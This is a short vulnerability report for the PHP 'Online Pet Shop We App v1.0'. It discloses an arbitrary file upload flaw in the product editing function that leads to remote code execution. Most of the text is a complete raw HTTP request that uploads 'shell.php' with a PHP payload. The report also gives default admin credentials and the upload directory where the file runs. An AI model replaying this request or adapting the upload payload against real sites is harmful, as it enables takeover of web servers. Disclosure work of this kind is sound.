Online Pet Shop We App v1.0 by oretnom23 has arbitrary code execution (RCE)

BUG_Author: z1pwn

Admind login account: admin/admin123

vendor: https://www.sourcecodester.com/php/14839/online-pet-shop-we-app-using-php-and-paypal-free-source-code.html

Vulnerability url: http://ip/pet_shop/classes/Master.php?f=save_product


Loophole location：There is an arbitrary file upload vulnerability (RCE) in the picture upload point of the editing function of the product list module in the background management system

Request package for file upload：

```
POST /pet_shop/classes/Master.php?f=save_product HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/pet_shop/admin/?page=product/manage_product&id=6
Content-Length: 2685
Content-Type: multipart/form-data; boundary=---------------------------1622230335274
Cookie: PHPSESSID=k8u390ikl968phg971gmpmhtj5
Connection: close

-----------------------------162223033527413
Content-Disposition: form-data; name="id"

6
-----------------------------162223033527413
Content-Disposition: form-data; name="category_id"

4
-----------------------------162223033527413
Content-Disposition: form-data; name="sub_category_id"

4
-----------------------------162223033527413
Content-Disposition: form-data; name="product_name"

Dog Belt
-----------------------------162223033527413
Content-Disposition: form-data; name="description"

<p style="margin-right: 0px; margin-bottom: 15px; margin-left: 0px; padding: 0px;">L
-----------------------------162223033527413
Content-Disposition: form-data; name="files"; filename=""
Content-Type: application/octet-stream


-----------------------------162223033527413
Content-Disposition: form-data; name="status"

1
-----------------------------162223033527413
Content-Disposition: form-data; name="img[]"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------162223033527413--
```

The files will be uploaded to this directory \pet_shop\uploads\product_6



We visited the directory of the file in the browser and found that the code had been executed